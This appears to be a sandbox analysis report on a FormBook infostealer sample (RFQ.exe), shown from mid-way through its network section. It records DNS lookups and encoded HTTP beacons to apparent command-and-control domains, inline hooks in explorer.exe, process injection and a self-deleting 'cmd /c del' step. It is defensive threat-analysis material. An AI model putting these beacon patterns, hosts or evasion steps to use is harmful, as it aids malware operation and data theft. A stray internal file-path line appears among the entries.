Feb 23, 2021 09:02:32.452492952 CET	80	49746	144.208.69.172	192.168.2.6
Feb 23, 2021 09:02:32.452513933 CET	80	49746	144.208.69.172	192.168.2.6
Feb 23, 2021 09:02:32.452533960 CET	80	49746	144.208.69.172	192.168.2.6
Feb 23, 2021 09:02:32.452552080 CET	80	49746	144.208.69.172	192.168.2.6
Feb 23, 2021 09:02:32.452568054 CET	80	49746	144.208.69.172	192.168.2.6
Feb 23, 2021 09:02:32.452629089 CET	80	49746	144.208.69.172	192.168.2.6
Feb 23, 2021 09:02:32.452646017 CET	80	49746	144.208.69.172	192.168.2.6
Feb 23, 2021 09:02:32.452665091 CET	49746	80	192.168.2.6	144.208.69.172
Feb 23, 2021 09:02:32.452702999 CET	49746	80	192.168.2.6	144.208.69.172
Feb 23, 2021 09:02:32.452756882 CET	49746	80	192.168.2.6	144.208.69.172
Feb 23, 2021 09:02:50.712259054 CET	49749	80	192.168.2.6	52.58.78.16
Feb 23, 2021 09:02:50.753252029 CET	80	49749	52.58.78.16	192.168.2.6
Feb 23, 2021 09:02:50.753401041 CET	49749	80	192.168.2.6	52.58.78.16
Feb 23, 2021 09:02:50.753595114 CET	49749	80	192.168.2.6	52.58.78.16
Feb 23, 2021 09:02:50.794467926 CET	80	49749	52.58.78.16	192.168.2.6
Feb 23, 2021 09:02:50.794495106 CET	80	49749	52.58.78.16	192.168.2.6
Feb 23, 2021 09:02:50.794502974 CET	80	49749	52.58.78.16	192.168.2.6
Feb 23, 2021 09:02:50.794995070 CET	49749	80	192.168.2.6	52.58.78.16
Feb 23, 2021 09:02:50.795031071 CET	49749	80	192.168.2.6	52.58.78.16
Feb 23, 2021 09:02:50.836133957 CET	80	49749	52.58.78.16	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:00:48.355756998 CET	53	49283	8.8.8.8	192.168.2.6
Feb 23, 2021 09:00:48.811651945 CET	58377	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:00:48.860289097 CET	53	58377	8.8.8.8	192.168.2.6
Feb 23, 2021 09:00:50.751560926 CET	55074	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:00:50.800250053 CET	53	55074	8.8.8.8	192.168.2.6
Feb 23, 2021 09:00:51.911751032 CET	54513	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:00:51.960517883 CET	53	54513	8.8.8.8	192.168.2.6
Feb 23, 2021 09:00:52.909697056 CET	62044	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:00:52.958538055 CET	53	62044	8.8.8.8	192.168.2.6
Feb 23, 2021 09:00:54.064347982 CET	63791	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:00:54.125205040 CET	53	63791	8.8.8.8	192.168.2.6
Feb 23, 2021 09:00:55.042330980 CET	64267	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:00:55.091396093 CET	53	64267	8.8.8.8	192.168.2.6
Feb 23, 2021 09:00:55.862653971 CET	49448	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:00:55.922374964 CET	53	49448	8.8.8.8	192.168.2.6
Feb 23, 2021 09:00:56.040024042 CET	60342	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:00:56.101588964 CET	53	60342	8.8.8.8	192.168.2.6
Feb 23, 2021 09:00:57.268399000 CET	61346	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:00:57.318077087 CET	53	61346	8.8.8.8	192.168.2.6
Feb 23, 2021 09:00:58.479578018 CET	51774	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:00:58.528753042 CET	53	51774	8.8.8.8	192.168.2.6
Feb 23, 2021 09:00:59.690501928 CET	56023	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:00:59.740797043 CET	53	56023	8.8.8.8	192.168.2.6
Feb 23, 2021 09:01:00.781809092 CET	58384	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:01:00.834171057 CET	53	58384	8.8.8.8	192.168.2.6
Feb 23, 2021 09:01:02.542325974 CET	60261	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:01:02.593822956 CET	53	60261	8.8.8.8	192.168.2.6
Feb 23, 2021 09:01:03.560722113 CET	56061	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:01:03.609703064 CET	53	56061	8.8.8.8	192.168.2.6
Feb 23, 2021 09:01:04.618038893 CET	58336	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:01:04.669572115 CET	53	58336	8.8.8.8	192.168.2.6
Feb 23, 2021 09:01:05.646097898 CET	53781	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:01:05.694782972 CET	53	53781	8.8.8.8	192.168.2.6
Feb 23, 2021 09:01:06.853861094 CET	54064	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:01:06.911338091 CET	53	54064	8.8.8.8	192.168.2.6
Feb 23, 2021 09:01:07.851270914 CET	52811	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:01:07.908420086 CET	53	52811	8.8.8.8	192.168.2.6
Feb 23, 2021 09:01:08.672034979 CET	55299	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:01:08.723612070 CET	53	55299	8.8.8.8	192.168.2.6
Feb 23, 2021 09:01:10.346093893 CET	63745	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:01:10.394926071 CET	53	63745	8.8.8.8	192.168.2.6
Feb 23, 2021 09:01:29.060322046 CET	50055	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:01:29.111825943 CET	53	50055	8.8.8.8	192.168.2.6
Feb 23, 2021 09:01:43.491708994 CET	61374	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:01:43.543180943 CET	53	61374	8.8.8.8	192.168.2.6
Feb 23, 2021 09:01:45.452984095 CET	50339	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:01:45.504528999 CET	53	50339	8.8.8.8	192.168.2.6
Feb 23, 2021 09:02:00.268867016 CET	63307	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:02:00.331360102 CET	53	63307	8.8.8.8	192.168.2.6
Feb 23, 2021 09:02:01.214754105 CET	49694	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:02:01.277630091 CET	53	49694	8.8.8.8	192.168.2.6
Feb 23, 2021 09:02:02.366777897 CET	54982	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:02:02.423906088 CET	53	54982	8.8.8.8	192.168.2.6
Feb 23, 2021 09:02:03.243858099 CET	50010	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:02:03.301057100 CET	53	50010	8.8.8.8	192.168.2.6
Feb 23, 2021 09:02:03.764184952 CET	63718	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:02:03.821258068 CET	53	63718	8.8.8.8	192.168.2.6
Feb 23, 2021 09:02:04.406476974 CET	62116	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:02:04.463798046 CET	53	62116	8.8.8.8	192.168.2.6
Feb 23, 2021 09:02:04.521353006 CET	63816	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:02:04.580095053 CET	53	63816	8.8.8.8	192.168.2.6
Feb 23, 2021 09:02:05.082885027 CET	55014	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:02:05.142215014 CET	53	55014	8.8.8.8	192.168.2.6
Feb 23, 2021 09:02:05.776993990 CET	62208	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:02:05.837080002 CET	53	62208	8.8.8.8	192.168.2.6
Feb 23, 2021 09:02:06.611180067 CET	57574	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:02:06.671308041 CET	53	57574	8.8.8.8	192.168.2.6
Feb 23, 2021 09:02:07.761821032 CET	51818	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:02:07.820568085 CET	53	51818	8.8.8.8	192.168.2.6
Feb 23, 2021 09:02:08.421458960 CET	56628	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:02:08.481173038 CET	53	56628	8.8.8.8	192.168.2.6
Feb 23, 2021 09:02:31.649305105 CET	60778	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:02:31.706422091 CET	53	60778	8.8.8.8	192.168.2.6
Feb 23, 2021 09:02:31.836554050 CET	53799	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:02:32.050143003 CET	53	53799	8.8.8.8	192.168.2.6
Feb 23, 2021 09:02:32.104825974 CET	54683	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:02:32.156493902 CET	53	54683	8.8.8.8	192.168.2.6
Feb 23, 2021 09:02:33.821640015 CET	59329	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:02:33.886838913 CET	53	59329	8.8.8.8	192.168.2.6
Feb 23, 2021 09:02:50.648041964 CET	64021	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:02:50.710078001 CET	53	64021	8.8.8.8	192.168.2.6
Feb 23, 2021 09:03:12.959939003 CET	56129	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:03:13.052021980 CET	53	56129	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 09:02:31.836554050 CET	192.168.2.6	8.8.8.8	0x90dd	Standard query (0)	www.eudorabcantik.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:02:50.648041964 CET	192.168.2.6	8.8.8.8	0xcf1d	Standard query (0)	www.skincolored.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:03:12.959939003 CET	192.168.2.6	8.8.8.8	0xf73b	Standard query (0)	www.ghosttechno.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 09:02:32.050143003 CET	8.8.8.8	192.168.2.6	0x90dd	No error (0)	www.eudorabcantik.com		144.208.69.172	A (IP address)	IN (0x0001)
Feb 23, 2021 09:02:50.710078001 CET	8.8.8.8	192.168.2.6	0xcf1d	No error (0)	www.skincolored.com		52.58.78.16	A (IP address)	IN (0x0001)
Feb 23, 2021 09:03:13.052021980 CET	8.8.8.8	192.168.2.6	0xf73b	No error (0)	www.ghosttechno.com	www.ghoshtechno.com.ghs.googlehosted.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:03:13.052021980 CET	8.8.8.8	192.168.2.6	0xf73b	No error (0)	www.ghosttechno.com.ghs.googlehosted.com	ghs.googlehosted.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:03:13.052021980 CET	8.8.8.8	192.168.2.6	0xf73b	No error (0)	ghs.googlehosted.com		142.250.185.179	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.eudorabcantik.com
- www.skincolored.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49746	144.208.69.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:02:32.254739046 CET	9682	OUT	GET /md5/?idBXUjVP=2OYyEXTLFIqjBC5O5m8RJZ0r5htmlVRkTtWUdd8YXANk4Q730sjJcSottHUfDbvwisHPrnhI0g==&EBZ=ZVItdHbxztF0a HTTP/1.1 Host: www.eudorabcantik.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:02:32.452405930 CET	9688	IN	HTTP/1.1 404 Not Found Date: Tue, 23 Feb 2021 08:02:32 GMT Server: Apache Accept-Ranges: bytes Cache-Control: no-cache, no-store, must-revalidate Pragma: no-cache Expires: 0 Connection: close Transfer-Encoding: chunked Content-Type: text/html Data Raw: 31 0d 0a 0a 0d 0a 31 0d 0a 0a 0d 0a 31 0d 0a 0a 0d 0a 31 35 37 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 0d 0a 33 0d 0a 34 30 34 0d 0a Data Ascii: 111157<!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>3404

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49749	52.58.78.16	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:02:50.753595114 CET	9736	OUT	GET /md5/?idBXUjVP=s4q+K9SYeQAH/ol1LHDCX3FORxxmw3fUJuDZ6OIV0kEaH/C8CzqjXw4/MJNt0fJkrNVLW2mfGw==&EBZ=ZVItdHbxztF0a HTTP/1.1 Host: www.skincolored.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 09:02:50.794495106 CET	9737	IN	HTTP/1.1 410 Gone Server: openresty/1.13.6.2 Date: Tue, 23 Feb 2021 08:02:25 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 34 66 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 73 6b 69 6e 63 6f 6c 6f 72 65 64 2e 63 6f 6d 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 33 62 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 73 6b 69 6e 63 6f 6c 6f 72 65 64 2e 63 6f 6d 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>4f <meta http-equiv='refresh' content='5; url=http://www.skincolored.com/' />a </head>9 <body>3b You are being redirected to http://www.skincolored.coma </body>8</html>0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes


Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8A 0xAE 0xE3
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x82 0x2E 0xE3

Function Name	Hook Type	New Data
GetMessageW	INLINE	0x48 0x8B 0xB8 0x82 0x2E 0xE3
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8A 0xAE 0xE3

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: RFQ.exe PID: 7080 Parent PID: 5804

General

Start time:	09:01:00
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\RFQ.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\RFQ.exe'
Imagebase:	0x9b0000
File size:	863232 bytes
MD5 hash:	D0776103A16D59CF8A53D84854377371
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.395391792.0000000003DD9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.395391792.0000000003DD9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.395391792.0000000003DD9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E04CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E04CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\RFQ.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E35C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\RFQ.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E35C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E025705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E025705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DF803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E02CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DF803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DF803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DF803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DF803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E025705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E025705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CE91B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CE91B4F	ReadFile

Analysis Process: RFQ.exe PID: 5652 Parent PID: 7080

General

Start time:	09:01:30
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\RFQ.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xab0000
File size:	863232 bytes
MD5 hash:	D0776103A16D59CF8A53D84854377371
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.444247401.0000000001220000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.444247401.0000000001220000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.444247401.0000000001220000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.443676021.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.443676021.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.443676021.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.444182169.00000000011F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.444182169.00000000011F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.444182169.00000000011F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 3440 Parent PID: 5652

General

Start time:	09:01:32
Start date:	23/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 496 Parent PID: 3440

General

Start time:	09:01:51
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe
Imagebase:	0x11e0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.593192539.0000000000A30000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.593192539.0000000000A30000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.593192539.0000000000A30000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.592662426.0000000000640000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.592662426.0000000000640000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.592662426.0000000000640000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.593093257.0000000000840000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.593093257.0000000000840000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.593093257.0000000000840000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	659E57	NtReadFile

Analysis Process: cmd.exe PID: 6260 Parent PID: 496

General

Start time:	09:01:56
Start date:	23/02/2021

Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\RFQ.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6200 Parent PID: 6260

General

Start time:	09:01:56
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis